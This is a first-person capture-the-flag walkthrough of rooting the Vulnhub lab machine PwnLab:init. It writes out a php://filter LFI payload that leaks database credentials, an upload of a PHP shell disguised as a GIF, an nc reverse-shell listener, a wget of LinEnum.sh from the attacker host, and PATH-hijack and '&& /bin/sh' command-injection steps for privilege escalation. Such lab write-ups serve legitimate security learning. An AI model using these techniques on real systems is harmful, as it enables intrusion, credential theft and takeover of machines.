PwnLab:init

Created	@February 8, 2025 10:06 AM
Reviewed	☑

The writeup is for rooting Vulnhub machine. Name as PwnLab.init

We will first identify the ip address of the machine.

> sudo netdiscover

```
Currently scanning: 192.168.20.0/16   |   Screen View: Unique Hosts

8 Captured ARP Req/Rep packets, from 5 hosts.   Total size: 480
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.1.254   c4:48:fa:d7:ea:40      4     240  Taicang T&W Electronics
192.168.1.70    18:47:3d:69:c5:f9      1      60  CHONGQING FUGUI ELECTRONICS CO.,LTD.
192.168.1.72    08:00:27:43:6b:44      1      60  PCS Systemtechnik GmbH
192.168.1.71    ee:f5:52:b8:fc:a9      1      60  Unknown vendor
192.168.1.66    06:6d:14:b3:68:7e      1      60  Unknown vendor
```

Using nmap to find open port and services.

> nmap -sV -sS -p- -Pn 192.168.1.72


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -sS 192.168.1.72 -p- -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-07 21:34 EST
Nmap scan report for 192.168.1.72
Host is up (0.00020s latency).
Not shown: 65531 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.10 ((Debian))
111/tcp  open  rpcbind 2-4 (RPC #100000)
3306/tcp open  mysql   MySQL 5.5.47-0+deb8u1
39811/tcp open  status  1 (RPC #100024)
MAC Address: 08:00:27:43:6B:44 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.28 seconds

┌──(kali㉿kali)-[~]
└─$
```

We also try to use ffuf anf nikto found some directory also.

```
┌──(kali㉿kali)-[~]
└─$ ffuf -u http://192.168.1.72/FUZZ -w /usr/share/wordlists/dirb/common.txt -t 100

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.1.72/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 100
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.hta                    [Status: 403, Size: 291, Words: 22, Lines: 12, Duration: 3ms]
                        [Status: 200, Size: 332, Words: 28, Lines: 12, Duration: 374ms]
images                  [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 2ms]
index.php               [Status: 200, Size: 332, Words: 28, Lines: 12, Duration: 1ms]
server-status           [Status: 403, Size: 300, Words: 22, Lines: 12, Duration: 1ms]
upload                  [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 1ms]
.htpasswd               [Status: 403, Size: 296, Words: 22, Lines: 12, Duration: 1144ms]
.htaccess               [Status: 403, Size: 296, Words: 22, Lines: 12, Duration: 1145ms]
:: Progress: [4614/4614] :: Job [1/1] :: 87 req/sec :: Duration: [0:00:06] :: Errors: 0 ::
```

After visiting the website we found a upload file section then it hit me as we can get reverse shell if we upload a file to the system, But there was password protection after searching i see that in the url there is a paramter name as **?page=** though i could get LFI, RFI but couldnot get any. After digging we found a gthub which can trick to exploit LFI link is : https://github.com/qazbnm456/awesome-security-trivia/blob/master/Tricky-ways-to-exploit-PHP-Local-File-Inclusion.md

> php://filter/convert.base64-encode/resource=config



Got an base64 text after decoding it.

```
┌──(kali㉿kali)-[~]
└─$ echo 'PD9waHANCiRzZXJ2ZXIJICA9ICJsb2NhbGhvc3QiOw0KJHVzZXJuYW1lID0gInJvb3QiOw0KJHBhc3N3b3JkID0gIkg0dSVRSl9IOTkiOw
0KJGRhdGFiYXNlID0gIlVzZXJzIjsNCj8' |  base64 -d
<?php
$server   = "localhost";
$username = "root";
$password = "H4u%QJ_H99";
$database = "Users";
?base64: invalid input

┌──(kali㉿kali)-[~]
└─$
```

We see username and password thinking of using it every where. in login section of the website but didnot woking. The ftp and ssh port were also not used for this system. Then i use the username and password for mysql.

```
┌──(kali㉿kali)-[~]
└─$ mysql -u root -p -h 192.168.1.72 --skip=ssl
mysql: ambiguous option '--skip=ssl' (skip-column-names, skip-line-numbers)

┌──(kali㉿kali)-[~]
└─$ mysql -u root -p -h 192.168.1.72 --skip-ssl
Enter password:
ERROR 1129 (HY000): Host '192.168.1.75' is blocked because of many connection errors; unblock with 'mysqladmin flush-hosts'

┌──(kali㉿kali)-[~]
└─$
```

But got error as my mysql was not woking try fixing it but did not work. After 30 minute of fixing i couldnot solve it. Uisng a walkthrough to get from this section.

```
root@kali:~# echo 'PD9waHANCiRzZXJ2ZXIJICA9ICJsb2NhbGhvc3QiOw0KJHVzZXJuYW1lID0gInJvb3QiOw0KJHBh
c3N3b3JkID0gIkg0dSVRSl9IOTkiOw0KJGRhdGFiYXNlID0gIlVzZXJzIjsNCj8+' | base64 -d
<?php
$server   = "localhost";
$username = "root";
$password = "H4u%QJ_H99";
$database = "Users";
```

So, the username is root and password is **H4u%QJ_H99.**

Now we use MySQL command to see the username and passwords. And the SQL command is:

```
mysql -h 192.168.1.103 -u root -p Users
```

After typing the command it asks the password, so here enter the decoded password and press enter.


```
kent | Sld6WHVCSkpOeQ
mike | U0lmZHNURW42SQ
kane | aVN2NVltMkdSbw
```

After decoding the password from base64


```
Kent: JWzXuBJJNy
Mike: SIfdsTEn6I
Kane:  Sv5Ym2GRo
```

The Website was login successful and the file upload section was working. After trying to upload

php file it fail, do trying to do by php.gif, php.png. But fail so we through it might be checking the file type from client side so using burpsuite we make the file like shell.gif and edited the first line to make it like a gif file.




So we did this.



After again checking the walkthrough i got to know that cookie are also vulnerable that can also we used for call file. setting up the listining port on kali using command

> nc -lvnp 4444

Before doing this all please edit the shell file.



Got reverse shell or we can say initial access.


```
www-data
www-data@pwnlab:/$ pwd
pwd
/
www-data@pwnlab:/$ cd /home
cd /home
www-data@pwnlab:/home$ ls
ls
john  kane  kent  mike
www-data@pwnlab:/home$ cd kent
cd kent
bash: cd: kent: Permission denied
www-data@pwnlab:/home$ ll
ll
bash: ll: command not found
www-data@pwnlab:/home$ ls -al
ls -al
total 24
drwxr-xr-x  6 root root 4096 Mar 17  2016 .
drwxr-xr-x 21 root root 4096 Mar 17  2016 ..
drwxr-x---  2 john john 4096 Mar 17  2016 john
drwxr-x---  2 kane kane 4096 Mar 17  2016 kane
drwxr-x---  2 kent kent 4096 Mar 17  2016 kent
drwxr-x---  2 mike mike 4096 Mar 17  2016 mike
www-data@pwnlab:/home$ cd /tmp
cd /tmp
www-data@pwnlab:/tmp$ wget http://192.168.1.75/LinEnum.sh
wget http://192.168.1.75/LinEnum.sh
converted 'http://192.168.1.75/LinEnum.sh' (ANSI_X3.4-1968) → 'http://192.168.1.75/LinEnum.sh' (UTF-8)
--2025-02-08 04:47:29--  http://192.168.1.75/LinEnum.sh
Connecting to 192.168.1.75:80... failed: Connection refused.
www-data@pwnlab:/tmp$ ls
ls
f3035846cc279a1aff73b7c2c25367b9.gif
www-data@pwnlab:/tmp$ wget http://192.168.1.75:1337/LinEnum.sh
wget http://192.168.1.75:1337/LinEnum.sh
converted 'http://192.168.1.75:1337/LinEnum.sh' (ANSI_X3.4-1968) → 'http://192.168.1.75:1337/LinEnum.sh'
--2025-02-08 04:48:06--  http://192.168.1.75:1337/LinEnum.sh
Connecting to 192.168.1.75:1337... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'LinEnum.sh'

LinEnum.sh          100%[===================>]  45.54K  --.-KB/s   in 0s

2025-02-08 04:48:06 (161 MB/s) - 'LinEnum.sh' saved [46631/46631]

www-data@pwnlab:/tmp$
```

Using python to spawn a usable shell.

> ***python -c 'import pty; pty.spawn("/bin/bash")'***

using LinEnum.sh to get some information.


After that we get inside kane user using the previous password.



We can see a execuatable file as msgmike. which mean there is mike user also.


Trying to read we couldnot identify the so we try to run but it didnot allow to run the file by kane. so using /tmp folder.

> ***./msgmike***
>
> ***cd /tmp***
>
> ***echo /bin/bash > cat***
>
> ***chmod 777 cat***
>
> ***export PATH=/tmp:$PATH***
>
> ***cd && ./msgmike***



looking at the user mike folder we see a file name **msgroot** Which is also executable so doing the same thing.

> ***cd /home/mike***
>
> ***ls -la***
>
> ***./msg2root***
>
> ***hello && /bin/sh***



reading the file content.

> ***bin/cat /root/flag.txt***

So these how we completed the Pwnlab which has some huddle for me because of mysql. But it though me that think like an attacker what if the gif file is only allowed, what will happen is php code is attach in the gif file and make it look like an gif file. How an LFI can we exloited in other ways. How can you attack an machine without using metasploit. How to privilege esclated from a shell and get root access without any exploit. The perfect use of /tmp folder.

Thank you for being reading my walkthrough/ writeup.